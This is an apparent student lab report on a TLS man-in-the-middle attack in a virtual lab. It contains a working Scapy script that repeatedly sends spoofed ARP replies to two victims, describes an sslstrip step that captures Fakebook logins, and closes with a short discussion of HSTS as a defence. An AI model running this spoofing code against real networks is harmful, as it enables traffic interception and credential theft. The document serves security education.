

TLS Man In the Middle Attack

Making sure we can access fakebook.vlab.local and pinging the website:



Initial Page Source: Form Action is highlighted:



Performing the MITM Attack:

a. Write a SCAPY program on Kali that sends gratuitous ARPs to the XP and Extrouter VMs so that Kali is in the middle of the communication between the Ext-router and XP. Submit the program with explanation of how it works.


Code is attached as well!

lab4MITMFinal.py 〉 No Selection


```
import sys
from scapy.all import *

def getVictimMac(victimIP): #This receives the Mac Address from the give IP Address
    macVictimList = sr1(ARP(op=1, pdst=victimIP), verbose=0)
    return macVictimList[0][ARP].hwsrc

def spoofArp(opArp, spoofedIP, spoofedMac, victimIP, victimMac): #Documentation from link: Send ARP
    return ARP(op=opArp, psrc=spoofedIP, hwsrc=spoofedMac, pdst=victimIP, hwdst=victimMac)

victim1 = raw_input("Please enter the first victim's IP Address: ")
victim2 = raw_input("Please enter the second victim's IP Address: ")


victim1Mac = getVictimMac(victim1)
victim2Mac = getVictimMac(victim2)

myMacList = [get_if_hwaddr(i) for i in get_if_list()] #Googled to find code to get your own Mac Address
for mac in myMacList:
    if (mac !="00:00:00:00:00:00"):
        myMac = mac

print("My Mac Address is ",myMac)

firstARP = spoofArp(1, victim1, myMac, victim2, victim2Mac) #Create ARP for the target
secondARP = spoofArp(1, victim2, myMac, victim1, victim1Mac) #Create ARP for router


print firstARP.show()
print secondARP.show()

while(1): #Repeatedly send ARPs
    send(firstARP, verbose=0)
    send(secondARP, verbose=0)
```

b. Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command on the WindowsXP machine and the Ext-router VM.


Output of the Linux terminal
Note that “My Mac Address is ’00:00:00:00:00:04”




Output of the Victim (WindowsXP)
Router’s Physical address is now Attacker’s Mac Address while IP stayed the same




Output of another victim (Router). Shows the WindowsXP IP address but the Attacker's Mac Address




c. Perform sslstrip attack on the client accessing Fakebook.



d. Record the new FORM post method and explain what is different
In this new FORM post method, there is no longer an HTTPS but an HTTP



e. Open this log file in your favorite text editor and find and record the captured login and passwords



f. Research and explain how HTTP Strict Transport Security (HSTS) can potentially stop this attack. What are the limitation or negatives of HSTS?

HTTPS Strict Transport Security or HSTS is a web application security which uses a special response header. This means that a browser can identify certain headers and will then only allow HTTPS messages to be sent and not HTTP as it is vulnerable to the attack we just committed. We were able to exploit the use of a HTTP and not an HTTPS to gain the username and password of the target's fakebook account, but HSTS would have prevented this.

HSTS is good for preventing man in the middle attacks as well as incompetent websites that may accidentally allow an HTTP somewhere along the website. However, there are flaws to HSTS. HSTS has a pretty large privacy leak where owners can determine users from cookies.